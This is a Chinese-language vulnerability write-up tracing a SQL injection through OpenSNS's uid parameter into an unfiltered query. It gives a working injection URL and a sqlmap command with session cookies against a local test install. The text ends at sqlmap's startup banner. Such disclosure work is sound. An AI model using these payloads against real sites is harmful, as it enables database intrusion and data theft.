登录

OpenSNS SQL注入(一)


Onlywait / 2019-07-18 06:02:00 / 浏览数 5525 技术文章 技术文章 顶(0) 踩(0)

0x01 前言

OpenSNS是基于OneThink的轻量级社交化用户中心框架，系统秉持简约的设计风格，注重交流，为用户提供了一套轻量级的社交方案。OpenSNS前身是“ThinkOX”，2
OpenSNS采用PHP+MYSQL构建的一款有“身份”的开源免费SNS社交系统，适用于多种社会关系。
OpenSNS采用thinkphp框架编写。系统的设计遵循高内聚低耦合，允许管理员自由开启关闭功能模块。不仅如此，OpenSNS还内置了一个功能扩展商店，可以一键在线
OpenSNS目前有大量的国内开发者，云市场也上架了大量的第三方功能模块和主题应用，使OpenSNS可以同时满足各行各业的社交需求。

0x02 代码分析


跟踪到./Application/Ucenter/Controller/ConfigController.class.php中的_initialize方法



```
 9  public function _initialize()
10  {
11      parent::_initialize();
12      if (!is_login()) {
13          $this->error(L('_ERROR_FIRST_LOGIN_'));
14      }
15      $uid = isset($_GET['uid']) ? op_t($_GET['uid']) : is_login();
16      //调用API获取基本信息
17      $this->userInfo($uid);
18      $this->setTitle(L('_DATA_EDIT_'));
19      $this->_assignSelf();
20      $this->_haveOtherRole();
21  }
```

15 Line: 三元运算符判断是否设置了$_GET['uid']，若设置了则将其过滤一遍赋给$uid，若没有设置则获取session中得uid
17 Line: 调用当前类中得userInfo方法并将$uid传入


跟踪到./Application/Ucenter/Controller/ConfigController.class.php中的userInfo方法



```
1115    private function userInfo($uid = null)
1116    {
1117        $user_info = query_user(array('avatar128', 'nickname', 'uid', 'space_url'
            , 'score', 'title', 'fans', 'following', 'weibocount', 'rank_link', '
            signature'), $uid);
1118        //获取用户封面id
1119        $map = getUserConfigMap('user_cover', '', $uid);
1120        $map['role_id'] = 0;
1121        $model = D('Ucenter/UserConfig');
1122        $cover = $model->findData($map);
1123        $user_info['cover_id'] = $cover['value'];
1124        $user_info['cover_path'] = getThumbImageById($cover['value'], 1140, 230);
1125        $user_info['tags'] = D('Ucenter/UserTagLink')->getUserTag($uid);
1126        $this->assign('user_info', $user_info);
1127        return $user_info;
1128    }
```

1117 Line: 调用query_user并将数组及外部传入的$uid传入进去


跟踪到./Application/Common/Common/query_user.php中的query_user函数



```
15  function query_user($fields = null, $uid = null)
16  {
17      $uid = $uid == null ? is_login():$uid;
18      $info = D('Common/User')->query_user($fields, $uid);
19
20  /*    if(!in_array($uid,$_SESSION['assign_user_ids'])){
21          $query = D('Common/User')->query_user(null, $uid);
22          echo "<script> sessionStorage['user_info_'+".$uid."] =
            JSON.stringify(".json_encode($query).")</script>";
23          array_push( $_SESSION['assign_user_ids'] ,$uid);
24          $_SESSION['assign_user_ids'][] = $uid;
25      }*/
26
27      return $info;
28  }
```

17 Line: 判断$uid是否等于null，若等于则传入当前已经登陆用户的id否则使用传入的id并赋给$uid
18 Line: 调用模型Common/User中的query_user方法并将$fields、$uid传入


跟踪到./Application/Common/Model/UserModel.class.php中的query_user方法



```
109     function query_user($pFields = null, $uid = 0)
110     {
111         $user_data = array();//用户数据
112         $fields = $this->getFields($pFields);//需要检索的字段
113         $uid = (intval($uid) != 0 ? $uid : get_uid());//用户UID
114         //获取缓存过的字段，尽可能在此处命中全部数据
115         list($cacheResult, $fields) = $this->getCachedFields($fields, $uid);
116         $user_data = $cacheResult;//用缓存初始用户数据
117         //从数据库获取需要检索的数据，消耗较大，尽可能在此代码之前就命中全部数据
118         list($user_data, $fields) = $this->getNeedQueryData($user_data, $fields, $
                uid);
119         //必须强制处理昵称备注
120         if (in_array('nickname', (array)$pFields))
121             $user_data = $this->handleNickName($user_data, $uid);
122         //获取昵称拼音 pinyin
123         $user_data = $this->getPinyin($fields, $user_data);
124         //如果全部命中，则直接返回数据
125
126
127         if (array_intersect(array('score','score1'), $pFields)) {
128             $user_data['score'] = $user_data['score1'];
129         }
130         if (empty($fields)) {
131             return $user_data;
132         }
133
134         $this->debug($user_data, $fields);
135         $user_data = $this->handleTitle($uid, $fields, $user_data);
136         //获取头像Avatar数据
137         $user_data = $this->getAvatars($user_data, $fields, $uid);
138         $user_data = $this->getUrls($fields, $uid, $user_data);
139
140         $user_data = $this->getRankLink($fields, $uid, $user_data);
141
142         $user_data = $this->getExpandInfo($fields, $uid, $user_data);
143
144         //认证状态
145         $user_data = $this->getAttest($fields, $uid, $user_data);
146
147         //获取头像，带认证图标的html代码
148         $user_data = $this->getAvatarsHtml($fields, $uid, $user_data);
149
150         //粉丝数、关注数、微博数
151         if (in_array('fans', $fields)) {
152             $user_data['fans'] = M('Follow')->where('follow_who=' . $uid)->count();
153             $this->write_query_user_cache($uid, 'fans', $user_data['fans']);
154         }
155         if (in_array('following', $fields)) {
156             $user_data['following'] = M('Follow')->where('who_follow=' . $uid)->
                    count();
157             $this->write_query_user_cache($uid, 'following', $user_data['following'
                    ]);
158         }
159         if (in_array('weibocount', $fields)) {
160             $user_data['weibocount'] = M('Weibo')->where('uid=' . $uid . ' and
                    status >0')->count();
161             $this->write_query_user_cache($uid, 'weibocount', $user_data['
                    weibocount']);
162         }
163         //是否关注、是否被关注
164         if (in_array('is_following', $fields)) {
165             $follow = D('Follow')->where(array('who_follow' => get_uid(), '
                    follow_who' => $uid))->find();
166             $user_data['is_following'] = $follow ? true : false;
167             $this->write_query_user_cache($uid, 'is_following', $user_data['
                    is_following']);
168         }
169         if (in_array('is_followed', $fields)) {
170             $follow = D('Follow')->where(array('who_follow' => $uid, 'follow_who'
                    => get_uid()))->find();
171             $user_data['is_followed'] = $follow ? true : false;
172             $this->write_query_user_cache($uid, 'is_followed', $user_data['
                    is_following']);
173         }
174
175         return $user_data;
176
177     }
```

118 Line: 将$user_data, $fields, $uid传入到当前类中的getNeedQueryData方法并将返回的数组分别赋值给$user_data, $fields

跟踪到./Application/Common/Model/UserModel.class.php中的getNeedQueryData方法



```
65      private function getNeedQueryData($user_data, $fields, $uid)
66      {
67          $need_query = array_intersect($this->table_fields, $fields);
68          //如果有需要检索的数据
69          if (!empty($need_query)) {
70              $db_prefix=C('DB_PREFIX');
71              $query_results = D('')->query('select ' . implode(',', $need_query) . "
                    from `{$db_prefix}member`,`{$db_prefix}ucenter_member` where
                   uid=id and uid={$uid} limit 1");
72              $query_result = $query_results[0];
73              $user_data = $this->combineUserData($user_data, $query_result);
74              $fields = $this->popGotFields($fields, $need_query);
75              $this->writeCache($uid, $query_result);
76          }
77          return array($user_data, $fields);
78      }
```

67 Line: 使用array_intersect函数返回$this->table_fields, $fields两个数组的交集并赋给$need_query中


69 Line: 判断$need_query不为空

70 Line: 获取数据表前缀并赋给$db_prefix

71 Line: 将外部传入外部传入的参数拼接到SQL语句中，在传入过程中并未有任何过滤

0x03 调试

漏洞出现在getNeedQueryData方法中的71行，调试开始咯！




```
65      private function getNeedQueryData($user_data, $fields, $uid)
66      {
67          $need_query = array_intersect($this->table_fields, $fields);
68          //如果有需要检索的数据
69          if (!empty($need_query)) {
70              $db_prefix=C('DB_PREFIX');
71              $query_results = D('')->query('select ' . implode(',', $need_query) . "
                    from `{$db_prefix}member`,`{$db_prefix}ucenter_member` where
                   uid=id and uid={$uid} limit 1");
72              print D('')->getlastsql()."<pre>";
73              print_r($query_results);
74              exit;
75              $query_result = $query_results[0];
76              $user_data = $this->combineUserData($user_data, $query_result);
77              $fields = $this->popGotFields($fields, $need_query);
78              $this->writeCache($uid, $query_result);
79          }
80          return array($user_data, $fields);
81      }
```

http://localhost/index.php?s=/ucenter/Config/&uid=1 order by 4

```
select uid,nickname,signature,score1 from `ocenter_member`,`ocenter_ucenter_member` where uid=id and uid=1 order by 4 limit 1

Array
(
    [0] => Array
        (
            [uid] => 1
            [nickname] => admin
            [signature] => 
            [score1] => 0
        )

)
```

0x04 漏洞复现

1、账号注册



localhost/index.php?s=/ucenter/member/register.html

邮箱注册

请输入邮箱

请输入昵称

请输入密码 show


注 册

已有账号?

直接登录

使用以下账号直接登录

2、登陆



localhost/index.php?s=/ucenter/config/index.html

邮箱 system@only-wait.com 修改邮箱

昵称 onlywait

性别 ○ 男 ○ 女 ● 保密


所在地 上海市 市辖区 闵行区

个性签名 dsadsad

保存


3、祭出神器SQLMAP

```
sqlmap.py -u "http://localhost/index.php?s=/ucenter/Config/&uid=1*" --cookie " PHPSESSID=hvvkoc2sef0l1kemdrvnknd2s7;
UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7;
CNZZDATA1254932726=287816123-1562732483-%7C1562738136" --batch --technique=T --dbms "mysql"
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 16:38:55

